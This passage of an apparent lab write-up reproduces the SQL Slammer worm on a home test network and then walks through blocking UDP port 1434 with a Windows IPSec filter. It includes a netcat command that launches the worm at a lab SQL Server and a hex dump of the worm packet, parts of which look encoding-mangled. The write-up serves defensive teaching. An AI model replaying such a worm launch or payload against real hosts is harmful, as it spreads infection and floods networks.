
13. Once the command “perl worm.pl | nc 192.168.1.106 –u 1434 –v –v –v that following packet was recorded by the Linux machine:

17:28:03.630029 w2kserver.mmicmanhomenet.local.32814 > exploit.mmicmanhomenet.local.ms-sql-m: udp 477 (DF) (ttl 64, id 37316, len 505)

4500 01f9 91c4 4000 4011 230a c0a8 016b
c0a8 016a 8026 059a 01e5 d456 0401 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 0101 0101
0101 0101 0101 0101 0101 0101 01c3 9cc3
89c2 b042 c3ab 0e01 0101 0101 0101 70c2

ae42 0170 c2ae 42c2 90c2 90c2 90c2 90c2
90c2 90c2 90c2 9068 c39c c389 c2b0 42c2
b801 0101 0131 c389 c2b1 1850 c3a2 c3bd
3501 0101 0550 c289 c3a5 5168 2e64 6c6c
6865 6c33 3268 6b65 726e 5168 6f75 6e74
6869 636b 4368 4765 7454 66c2 b96c 6c51
6833 322e 6468 7773 325f 66c2 b965 7451
6873 6f63 6b66 c2b9 746f 5168 7365 6e64
c2be 1810 c2ae 42c2 8d45 c394 50c3 bf16
50c2 8d45 c3a0 50c2 8d45 c3b0 50c3 bf16
50c2 be10 10c2 ae42 c28b 1ec2 8b03 3d55
c28b c3ac 5174 05c2 be1c 10c2 ae42 c3bf
16c3 bfc3 9031 c389 5151 50c2 81c3 b103
0104 c29b c281 c3b1 0101 0101 51c2 8d45

The task manager on “exploit” showed a high percentage of use from the “sqlserver.exe” task:



Note that the CPU usage was only 74%. This is due to the Screen capture program using the processor to capture this screen image, and windump running in the background. Taking these two items into account, I observed 99% CPU usage for the "sqlserver.exe" task.

14. The XP Professional Client was infected almost immediately. Bandwidth monitors on both infected machines show about 25 Mb/s traffic each:




Figure 5. Bandwidth Monitor showing used bandwidth (kilobytes/sec) on both SQL Slammer infected machines (Bandwidth Monitor Program, courtesy of **http://www.idyle.com**)


15. The machines were run for about 4 minutes in this mode while tcpdump recorded the packets sent. Tcpdump recorded and average of over 18,000 packets/s on "exploit" which corresponded to about 60 Mb/s. I did not have a monitor on the other infected machine, but presuming that other machine's throughput was similar, that is 120 Mb/s of traffic hitting my network.

16. Both infected machines were rebooted to remove the worm.


How To Protect Against the SQL Slammer Worm

The UDP port 1434 is only used for SQL Server discovery, and all attempts to access it should be blocked at either the border router and/or firewall. Internal access to the SQL Server or MSDE application should also be minimized. For those individuals needing explicit internet access for their applications, I recommend the used of IPSec filtering, which is available on all Windows operating systems from 2000 on. An example of how to set this up follows:


1. Access "Local Security Policy" of machine. This can be found under Start -> Control Panel -> Administrative Tools. For this example, I am creating a policy on the Domain Controller so that it is replicated to my other machines. Right Click on IP Security to create a new policy. The following window appears. Click **Next**.




2. The following window allows you to name the policy and provide any comments the users deems necessary. When finished, click **Next** to Continue




3. The next window asks whether or not you wish to activate the default response (Kerberos authentication) rule. Since we are creating a rule to block traffic, leave this box unchecked and click **Next**



The next window shows a completed rule file. Leave the "Edit Properties box checked and click **Finish** and the following window appears:




Note that the Default response rule is created, but in order to activate it, you must check the box. Since I will be creating a new rule which will not need Kerberos, I will leave this box unchecked. Clicking **Add** brings up the following window:




Again, I click **Next** to continue.


5. The next slide asks whether or not I wish to create an IPSec tunnel. This would be appropriate for external Internet connections (i.e. VPN), but since I am creating this rule to block traffic, I leave the default "This rule does not specify and tunnel" and click **Next**




6. The next window asks what type of network connection this rule is for. Since I want to block all network traffic, I leave the default checked and click **Next**.




7. The next window allows you to add multiple authentication methods. Leave the default box checked and click **Next**.




8. Next, your are brought to a window which lists all filters that have been created. Since I am creating a new filter, I click **Add** to continue.




9. I finally arrive at the screen which will allow me to create the filters to block all incoming and outgoing UDP port 1434 traffic for "exploit.mmicmanhomenet.local" which is located at IP address 192.168.1.106. For sake of brevity I will skip the rule creation steps and show the final screen. The adding rules wizard is pretty easy to go through.




10. Once I click **Close** you are brought back to the previous window. Note that my new rule has been created and is highlighted



I click **Next** to continue on to the next window, which asks me what I want to do with the rule I just created.

